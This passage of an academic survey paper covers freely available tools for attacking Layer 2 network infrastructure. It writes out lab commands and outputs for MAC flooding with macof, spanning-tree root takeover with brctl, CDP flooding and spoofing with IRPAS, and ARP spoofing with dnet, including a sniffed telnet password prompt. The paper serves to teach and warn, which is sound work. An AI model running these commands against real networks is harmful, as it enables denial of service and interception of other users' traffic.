Tools for Attacking Layer 2 Network Infrastructure

Kai-Hau Yeung, Dereck Fung, and Kin-Yeung Wong

Abstract— **Data Link layer is considered as the weakest link in a secured network. If an initial attack comes in at Layer 2, the whole network can be compromised. To illustrate the weakness of Layer 2 networks, attacking tools for this layer are surveyed and discussed in this paper. The main functions of these tools and how they can be used to launch attacks are discussed. Although the authors of this paper strongly against malicious attacks to networks, it is our belief that the best way to protect a network is to know how it can be attacked. The tools listed out in this paper can therefore be used for carrying out attacks as part of testing and learning.**

Index Terms—**Internet Infrastructure, Network Tools, Network Security.**

I. Introduction

Although security is important in the success management of computer networks, so far the attention is paid mainly on securing the corporate information and servers. There is relatively less research work on securing the network infrastructure itself. This includes the protection on network infrastructure equipment such as routers and switches. In a paper on Internet infrastructure security [1], the authors discuss why protecting the infrastructure is important, and present a taxonomy of infrastructure attacks. With the growing fear of cyber terrorism, this paper successfully points out the importance of studying infrastructure security.

However, the discussion in [1] is mainly on Layer 3 attacks only. We believe that the study on Layer 2 attacks is equally important in today's networking environments. There are at least three reasons for this belief. First, Layer 2 devices, unlike routers, are not designed for security. They are relatively easy to be attacked. Switches do not have security capabilities such as access control lists and packet filtering. Secondly, the use of Layer 2 protocols over wide areas (e.g. Ethernet to the home) exposes the Layer 2 networks to the users. This makes the attacks to Layer 2 infrastructure become more possible. Thirdly, the widely used wireless LANs are basically Layer 2 networks. Unknown users of a wireless network can easily launch attacks to the network with simple tools and equipment. In [2], Marro discusses the importance on studying Layer 2 attacks and gives a list of good references on this topic.

The writing of this paper is motivated by the belief mentioned above. We want to achieve two purposes in writing this paper. The first is to convince the readers that studying Layer 2 infrastructure security is very important. To achieve this purpose we discuss how easy a Layer 2 network can be attacked. In the survey on Layer 2 attacking tools, we show the readiness of obtaining and using these tools for infrastructure attacks. We intend to make the readers aware of the problem, and hopefully call for more research/development work on this area. Secondly, we intend to provide a list of tools that can be used for carrying out attacks as part of testing and learning. Although we strongly against malicious attacks to networks, we do believe that the best way to protect a network is to know how it can be attacked. The tools listed out in this paper (which are widely accessible by Internet) can therefore be used for achieving such purpose. In the next section we first give an overview on the various kinds of attacks to Layer 2 infrastructure. A list of attacking tools is then discussed. After that, the paper summarizes itself in Section III.

II. Tools for Attacking Layer 2 Infrastructure

Before we discuss the tools available for infrastructure attacks, we first discuss the various methods in attacking Layer 2 infrastructure. As seen in Table I, there are at least seven kinds of Layer 2 infrastructure attacks. Some attacks target on the switches of networks. The others target on the key components of networks such as DHCP servers and default gateways. One major conclusion from Table I is that Layer 2 networks are weak in security point of view.

Table II lists out the Layer 2 attacking tools that have been tested in our laboratory. Although this is not an exhaustive list, we believe the list already include most of the important tools that are freely accessible on the Internet. Note that this list of tools can launch all known Layer 2 attacks as summarized in Table I. This also clearly points out the urgency and seriousness of the Layer 2 attacking problem.

Manuscript received November 26, 2007. This work is partly supported by City University Strategic Research Grant numbered 7001941.

K. H. Yeung is with the Department of Electronic Engineering, City University of Hong Kong (phone: +852-27887739; fax: +852-27887791; email: eeayeung@cityu.edu.hk).

D. Fung is a graduate from City University of Hong Kong.

K. Y. Wong is with the Computer Studies Program, Macao Polytechnic Institute (e-mail: kywong@ipm.edu.mo).

Fig. 1 shows the experimental setup being used in our testing. As shown, a switch connects to three PCs with the middle one being the hacker's computer. This computer was loaded with the tools that are surveyed in Table II. It was also used to launch all the attacks under test. In the following paragraphs, each of the tools is discussed in sequence, with the corresponding experimental results being presented□




Fig. 1 The experimental setup used in the paper.

Table I. Attacks to Layer 2 Infrastructure. *The discussion on WLAN attacks is beyond the scope of this paper.

MAC Attacks (CAM Table Flooding)	A switch is flooded with random MAC addresses. This makes the switch's table to become full. The switch is then forced to operate like a hub (i.e. frames are forwarded out to all the ports).
STP Attacks	Wrong BPDU frames are sent to switches in order to change the spanning tree topology. DoS attacks can be launched if the topology is frequently changed.
CDP Attacks	Wrong CDP information is sent to switches or routers to interfere their operations.
VLAN Attacks	By sending wrong VLAN information to switches, either i) configurations of networks are changed; or ii) operations of networks are severely affected.
DHCP Attacks	Networks are attacks by interfering the DHCP operations. Attacks like man in the middle can be launched.
ARP Attacks	Networks are attacks by interfering the ARP operations. In these attacks, network operations can be severely affected (e.g. a rogue router can become the default gateway of a network).
WLAN Attacks*	Attacks that are specifically tailored to the WLAN environments.

Table II. – Attacking tools for Layer 2 attacks. All the tools listed in the table, except StoP, have been tested. *Since we cannot obtain SToP, experiments using the tool cannot be carried out.

Name of the tools	Description of the tools	Attacks that can be launched by the tools
Macof /Dsniff [3]	Macof is a tool that can flood a switched LAN with random MAC addresses. Macof is also included in Dsniff.	MAC Attacks
Linux Bridges [4]	A project to develop Ethernet bridges using Linux. Source codes are available.	STP Attacks
Stp.c [5]	A source code in c language that can generate BPDU frames. The code can be used as a framework to write STP attacking tools.	STP Attacks
IRPAS [6]	Internetwork Routing Protocol Attack Suite (IRPAS) is a suite of tools developed for attacking routers. A tool called CDP attack is also included	CDP Attacks
Ettercap [7]	Ettercap is a multifunction sniffer for switched LAN. It can be used for password capturing, packet filtering and dropping, passive OS fingerprinting, and connection killing. It also supports plugins that can launch STP and ARP attacks.	STP Attacks, ARP Attacks, MAC Attacks
Libdnet [8]	Libdnet is a testing program that can be used to change a network's configuration by generating ARP request packets.	ARP Attacks
VLAN Attacks [9]	VLAN attacks are discussed in [9]. The reference also includes source codes for launching various kinds of VLAN attacks.	VLAN Attacks
Gobbler [10]	Gobbler is a tool that can launch DHCP attacks. Gobbler can gobble all available IP addresses in a network and can perform man in the middle attacks.	DHCP Attacks
SToP* [2]	SToP is an utility that can modify any relevant field in the BPDU messages. It can generate enough packets to flood a network.	STP Attacks

A. Macof and Dsniff


Macof is a tool that can flood a switched LAN with random MAC addresses. The reason of flooding the network is to make full the CAM tables of the switches. When the CAM table of a switch is full, entries inside the table will be deleted and the switch will operate like a hub by forwarding frames out to all its ports. In doing this, a hacking computer can easily capture frames that are not addressed to it. Macof was later ported to the c language by Dug Song for "dsniff," a password sniffer which handles a large variety of network protocols. To install dsniff, the following steps should be done:

- Check whether these RPM have been installed: libpcap, db4, db4-level, openssl, krb5-libs, krb5-devel, and openssl-devel.
- Download dsniff, and two other packages namely Libnet and Libnids.
- Install Libnet and Libnids.
- Install dsniff.

After installing everything, macof can be run by typing:


```
macof –i interface
```

Fig. 2 shows the results when macof is run on an Ethernet interface. As seen, MAC addresses are randomly generated and sent out to the interface. Fig. 3 shows that after flooding the switch, the hacker's machine can capture the frames sent from 192.168.1.1 to 192.168.1.3.



```
[root@derek tmp]# macof –i eth0
b4:f9:9:1e:2d:aa 65:c2:73:6c:ca:9f 0.0.0.0.50218 > 0.0.0.0.13997: S 358231730:358231730(0) win
512
95:50:41:40:72:6c 1e:b:43:50:98:7d 0.0.0.0.50035 > 0.0.0.0.7677: S 279813648:27981364
512
22:d:bc:4:7f:2e d1:3a:73:4f:91:62 0.0.0.0.7976 > 0.0.0.0.22498: S 948575882:94857588
512
.
.
.
59:80:b8:77:0:1e df:8e:87:c:b1:f3 0.0.0.0.1131 > 0.0.0.0.14963: S 989930540:98993054
512
b6:41:f5:19:cc:b7 2a:1b:9c:1:df:e4 0.0.0.0.62276 >
```


a) Output when macof is run.



```
00:13:28: Delete address dc92.087d.63a8, on port 0 vlan 1
00:13:28: Delete address dca2.e526.f842, on port 0
00:13:28: Delete address dca2.e526.f842, on port 0 vlan 1
00:13:28: Delete address dee5.201b.29f1, on port 0
00:13:28: Delete address dee5.201b.29f1, on port 0 vlan 1
00:13:28: Add    address bc71.4c68.94df, on port 0
00:13:28: Add    address bc71.4c68.94df, on port 0 vlan 1
.
.
.
00:14:176093659136: %SYS-3-CPUHOG: Task ran for 28327 msec (1302/227), process =
 Address Deletion, PC = 1C1848.
-Traceback= 1C184C 20B20C 1D0CCC
00:14:41: Add    address 0462.b21e.4e66, on port 0
00:14:41: Add    address 0462.b21e.4e66, on port 0 vlan 1

00:15:19: Add    address fc68.256a.943b, on port 0 vlan 1
00:15:19: CPU Interface 0 storage notify failed on queue 1
00:15:19: Add    address c406.195b.6051, on port 0
00:15:19: Add    address c406.195b.6051, on port 0 vlan 1
00:15:19: Add    address a04b.ce79.33b6, on port 0
00:15:19: Add    address a04b.ce79.33b6, on po
.
.
.
```

b) Output of the Cisco 2912XL switch when the debug mode is turned on. We observe that [some mac the address table is full and new entries are keep on adding to the table.

Fig. 2 Results when macof is run.




```
No. . Time      Source        Destination   Protocol Info
   27 2.853448  192.168.1.1   192.168.1.3   TCP      telnet > 2509 [ACK] Seq=115 Ack=60 Win=5840 Len=0
   28 2.853608  192.168.1.1   192.168.1.3   TELNET   Telnet Data ...
   29 3.011100  192.168.1.3   192.168.1.1   TCP      2509 > telnet [ACK] Seq=60 Ack=116 Win=64125 Len=0
   30 3.090628  192.168.1.3   192.168.1.1   TELNET   Telnet Data ...
   31 3.090894  192.168.1.1   192.168.1.3   TELNET   Telnet Data ...
   32 3.225739  192.168.1.3   192.168.1.1   TELNET   Telnet Data ...
   33 3.225992  192.168.1.1   192.168.1.3   TELNET   Telnet Data ...
   34 3.339215  192.168.1.3   192.168.1.1   TCP      2509 > telnet [ACK] Seq=62 Ack=118 Win=64123 Len=0
   35 3.509186  192.168.1.3   192.168.1.1   TELNET   Telnet Data ...
   36 3.509434  192.168.1.1   192.168.1.3   TELNET   Telnet Data ...
   37 3.667433  192.168.1.3   192.168.1.1   TCP      2509 > telnet [ACK] Seq=63 Ack=119 Win=64122 Len=0
   38 4.027212  192.168.1.3   192.168.1.1   TELNET   Telnet Data ...
   39 4.028101  192.168.1.1   192.168.1.3   TELNET   Telnet Data ...
   40 4.104826  192.168.1.3   192.168.1.1   TCP      2509 > telnet [ACK] Seq=64 Ack=121 Win=64120 Len=0
   41 4.104966  192.168.1.1   192.168.1.3   TELNET   Telnet Data ...
   42 4.323574  192.168.1.3   192.168.1.1   TCP      2509 > telnet [ACK] Seq=64 Ack=131 Win=64110 Len=0
   43 4.739429  192.168.1.3   192.168.1.1   TELNET   Telnet Data ...

▷ Frame 41 (64 bytes on wire, 64 bytes captured)
▷ Ethernet II, Src: 00:01:02:83:b0:b2, Dst: 00:10:4b:2a:47:23
▷ Internet Protocol, Src Addr: 192.168.1.1 (192.168.1.1), Dst Addr: 192.168.1.3 (192.168.1.3)
▷ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 2509 (2509), Seq: 121, Ack: 64, Len: 10
▷ Telnet

0000  00 10 4b 2a 47 23 00 01  02 83 b0 b2 08 00 45 10   ..K*G#.. ......E.
0010  00 32 3f 58 40 00 40 06  78 09 c0 a8 01 01 c0 a8   .2?X@.@. x.......
0020  01 03 00 17 09 cd 6c 9f  b5 48 b5 b1 23 dd 50 18   ......l. .H..#.P.
0030  16 d0 28 7a 00 00 50 61  73 73 77 6f 72 64 3a 20   ..(z..Pa ssword:
```

Fig. 3 The hacker's machine can capture the frames sent from 192.168.1.1 to 192.168.1.3.

B. Linux Ethernet Bridging

Based on the work of the Linux Ethernet Bridging project, Linux machines can be used as Ethernet bridges. The Linux bridges support most of the switch functions including the Spanning Tree Protocol (STP) operations. Because of this, it is easy to use these bridges to perform STP attacks. It is straight forwarded to download and install the tool. After installing, the bridge can be controlled through a command called "brctl." Fig. 4 shows the steps to change the STP topology of a network by using brctl. A STP attack can be launched if the Linux bridge (i.e. the hacker's computer in Fig. 1) changes its priority frequently. This in turn changes the STP topology accordingly and interrupts network operations (just like a DoS attack). Note that the project also distributes source codes of Linux bridges, tools for more sophisticated attacks can therefore be developed based on the codes.



Step 1. Add bridge name and assign interface to the bridge:

```
[root@root]# brctl addbr hackerbridge
[root@root]# brctl addif hackerbridge  eth0
```


Step2. Verify the setting by using show and showmacs commands:

```
[root@root]# brctl show
bridge name       bridge id              STP enabled     interfaces
hackerbridge       8000.00010283b0b2       yes             eth0

[root@root]# brctl showmacs hackerbridge
port no mac addr               is local?       ageing timer
  1     00:01:02:83:b0:b2      yes                0.00
```

Step 3. Turn on STP and check STP status and setting:

```
[root@root]# brctl stp hackerbridge  on

[root@root]# brctl showstp hackerbridge
hackerbridge
 bridge id              8000.00010283b0b2
 designated root        8000.00010283b0b2
 root port                 0                        path cost                  0
 max age                  20.00                     bridge max age          20.00
 hello time                2.00                     bridge hello time        2.00
 forward delay            15.00                     bridge forward delay    15.00
 ageing time             300.00                     gc interval              4.00
 hello timer               0.00                     tcn timer                0.00
 topology change timer     0.00                     gc timer                 0.00
 flags


eth0 (1)
 port id                8001                        state                disabled
 designated root        8000.00010283b0b2           path cost               100
 designated bridge      8000.00010283b0b2           message age timer        0.00
 designated port        8001                        forward delay timer      0.00
 designated cost           0                        hold timer               0.00
 flags
```

(a) steps 1-3



Step 4. Set Bridge Root priority to launch the attack:

```
[root@root]# brctl setbridgeprio  hackerbridge 12
```


Step5 . Set the interface to 0.0.0.0:

```
[root@root]# ifconfig eth0 0.0.0.0
[root@root]# ifconfig  hackerbridge  up
```

Step 6. After the listen state, port eth0 change to the forward state. The STP topology change!

```
[root@root]# brctl showstp hackerbridge
hackerbridge
 bridge id              000c.00010283b0b2
 designated root        000c.00010283b0b2
 root port                 0                        path cost                  0
 max age                  20.00                     bridge max age          20.00
 hello time                2.00                     bridge hello time        2.00
 forward delay            15.00                     bridge forward delay    15.00
 ageing time             300.00                     gc interval              4.00
 hello timer               1.96                     tcn timer                0.00
 topology change timer    29.96                     gc timer                 3.96
 flags                  TOPOLOGY_CHANGE TOPOLOGY_CHANGE_DETECTED


eth0 (1)
 port id                8001                        state
forwarding
 designated root        000c.00010283b0b2           path cost               100
 designated bridge      000c.00010283b0b2           message age timer        0.00
 designated port        8001                        forward delay timer      0.00
 designated cost           0                        hold timer               0.00
 flags
```

(b) steps 4-6



Step 7. The hackerbridge now becomes the new root:

```
[root@root]# brctl showstp hackerbridge
hackerbridge
 bridge id              000c.00010283b0b2
 designated root        000c.00010283b0b2
 root port                 0                    path cost                  0
 max age                  20.00                 bridge max age            20.00
 hello time                2.00                 bridge hello time          2.00
 forward delay            15.00                 bridge forward delay      15.00
 ageing time             300.00                 gc interval                4.00
 hello timer               0.00                 tcn timer                  0.00
 topology change timer     0.00                 gc timer                   0.00
 flags


eth0 (1)
 port id                8001                    state
forwarding
 designated root        000c.00010283b0b2       path cost               100
 designated bridge      000c.00010283b0b2       message age timer          0.00
 designated port        8001                    forward delay timer        0.00
 designated cost           0                    hold timer                 0.00
 flags
```

Step 8. Check for the topology change on the switch:

```
Switch#show spanning-tree
Spanning tree 1 is executing the IEEE compatible Spanning Tree protocol
  Bridge Identifier has priority 32768, address 0004.c078.20c0
  Configured hello time 2, max age 20, forward delay 15
  Current root has priority 12, address 0001.0283.b0b2
  Root port is 14, cost of root path is 19
  Topology change flag not set, detected flag not set, changes 22
  Times:  hold 1, topology change 35, notification 2
          hello 2, max age 20, forward delay 15
  Timers: hello 0, topology change 0, notification 0
.
.
.
Interface Fa0/2 (port 14) in Spanning tree 1 is FORWARDING
   Port path cost 19, Port priority 128
   Designated root has priority 12, address 0001.0283.b0b2
   Designated bridge has priority 12, address 0001.0283.b0b2
   Designated port is 1, path cost 0
   Timers: message age 0, forward delay 0, hold 0
   BPDU: sent 3066, received 439
```

(c) steps 7-8

Fig. 4 Steps to launch a STP attack by using a Linux bridge.

C. *Stp.c*

A source code in c language that can generate BPDU frames is also available (stp.c). The code can be used as a framework to write STP attacking tools. This is a free software and can be redistributed and/or modified under the terms of the GNU Library General Public License. A copy of the code was downloaded and compiled by using the cc compiler. The object was then run to test the functionality of the code. Before running the object, details on the generated BPDU packets can be defined by inputting as the command's parameters. To make the testing easier, we recommend to use shell scripts in running the command. Our experiments on stp.c show that the code can be used to develop other STP attacking tools.

D. *CDP Attack by IRPAS*

Cisco Discovery Protocol (CDP) is a proprietary Layer 2 protocol developed by Cisco. It is used by a router (or a switch) to discover neighboring devices. However, it is found that when a malicious router sends incorrect CDP information to its neighbor, CDP attacks can be launched. To launch this kind of attacks, a hacker can use Internetwork Routing Protocol Attack Suite (IRPAS). This is a suite of tools developed for attacking routers, with a tool called CDP attack being included. IRPAS can launch two kinds of CDP attacks. The first is to send a huge amount of CDP data that is garbage to a victim. This will make the IOS of a router crash, overflow, or even reset. The second one is to send wrong CDP message to a victim.

It is straight forwarded to install IRPAS. After installing, the command "`cdp`" can be used to launch attacks. To flood a victim with 10000 CDP packets (sized at 1480 bytes), type:


```
  cdp -i eth0 -n 10000 -l 1480 -r
```

The "`-r`" option is to instruct the tool to use random strings of characters. To use CDP spoofing, type:

```
  cdp  -v  -i  eth0  -m  1  -D  'IRPAS'  -P
'Ethernet10' -C RI
  -L  'PC  Linux'  -S  "`uname  -a`"  -F
'255.255.255.0'
```


E. *Ettercap*

Ettercap is a multifunction sniffer for switched LAN. It can be used for password capturing, packet filtering and dropping, passive OS fingerprinting, and connection killing. It also supports plugins that can perform specific attacks. For example, a plugin called Lamia can be used to launch STP attacks (see Fig. 5). Another plugin called Spectre, on the other hand, can be used to flood a LAN with random MAC addresses. Ethercap can be used to launch other kinds of attacks including ARP attacks. However, it is beyond the scope of this paper to discuss all of them. The readers may refer to Ethercap's website for a detail descriptions on all these functions.



```
ettercap prompt - ettercap
                          ettercap 0.6.b

         3 hosts in this LAN (192.168.1.3 : 255.255.255.0)
           1)      192.168.1.3           1)      192.168.1.3

  12) basilisk      1.1 E -- Checks if the poisoning had success
  13) beholder      1.1 E -- Find connections on a switched LAN
  14) dummy         2.0 E -- Dummy plugin. It does nothing !
  15) hunter        1.0 E -- Search promisc NICs
  16) imp           1.2 E -- Retrieves some Windows names
  17) lamia         1.1 E -- Become root of a switches spanning tree (STP)
  18) leech         2.2 E -- Isolate a host from the LAN
  19) ooze          1.4 E -- Ping a host
  20) shadow        1.8 E -- A very simple SYN/TCP port scanner
  21) spectre       1.3 E -- Flood the LAN with random MAC addresses

  Your IP: 192.168.1.3 MAC: 00:10:4B:2A:47:23 Iface: dev2 Link: SWITCH
 Host: DB07 (192.168.1.3) : 00:10:4B:2A:47:23
```

Fig. 5 Menu of Ettercap shows that STP attacks can be launched by using this tool.



```
No. .  Time       Source              Destination           Protocol  Info
     1 0.000000   0a:dd:ee:aa:dd:00   Broadcast             ARP       Who has 192.168.1.3?  Tell 192.168.1.1
     2 0.000035   192.168.1.3         SeromeTe_aa:aa:0b     ARP       192.168.1.3 is at 00:10:4b:2a:47:23
     3 0.073190   Cisco_78:20:ca      Spanning-tree-(for-br STP       Conf. Root = 32768/00:04:c0:78:20:c0  Cost = 0  Port =
     4 1.062811   0a:dd:ee:aa:dd:00   Broadcast             ARP       Who has 192.168.1.3?  Tell 192.168.1.1
     5 1.062840   192.168.1.3         SeromeTe_aa:aa:0b     ARP       192.168.1.3 is at 00:10:4b:2a:47:23
     6 2.078915   Cisco_78:20:ca      Spanning-tree-(for-br STP       Conf. Root = 32768/00:04:c0:78:20:c0  Cost = 0  Port =

⊟ Frame 2 (42 bytes on wire, 42 bytes captured)
    Arrival Time: Mar 24, 2004 17:14:57.545345000
    Time delta from previous packet: 0.000035000 seconds
    Time since reference or first frame: 0.000035000 seconds
    Frame Number: 2
    Packet Length: 42 bytes
    Capture Length: 42 bytes
⊟ Ethernet II, Src: 00:10:4b:2a:47:23, Dst: 00:02:38:aa:aa:0b
    Destination: 00:02:38:aa:aa:0b (SeromeTe_aa:aa:0b)
    Source: 00:10:4b:2a:47:23 (192.168.1.3)
    Type: ARP (0x0806)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: 00:10:4b:2a:47:23 (192.168.1.3)
    Sender IP address: 192.168.1.3 (192.168.1.3)
    Target MAC address: 00:02:38:aa:aa:0b (SeromeTe_aa:aa:0b)
    Target IP address: 192.168.1.1 (192.168.1.1)

0000  00 02 38 aa aa 0b 00 10  4b 2a 47 23 08 06 00 01   ..8..... K*G#....
0010  08 00 06 04 00 02 00 10  4b 2a 47 23 c0 a8 01 03   ........ K*G#....
0020  00 02 38 aa aa 0b c0 a8  01 01                     ..8..... ..

File: (Untitled) 444 bytes 00:00:02 Drops: 0      P: 6 D: 6 M: 0
```

```
C:\Documents and Settings\Derek>arp -a

Interface: 192.168.1.3 --- 0x3
  Internet Address      Physical Address      Type
  192.168.1.1           00-02-38-aa-aa-0b     dynamic
```

Fig. 6 Results when a `dnet` command is run.

F. Libdnet

Libdnet is a testing program that can generate ARP request packets. ARP spoofing can be performed so that the server of a network becomes unreachable to its users. Fig. 6 shows the packet capturing results when the following `dnet` command is issued in the hacker's computer:

```
dnet arp op req sha 0:02:38:aa:aa:b spa
192.168.1.1 tpa 192.168.1.3 | dnet eth type
arp      src      a:dd:ee:aa:dd:0      dst
ff:ff:ff:ff:ff:ff > arp.pkt
```

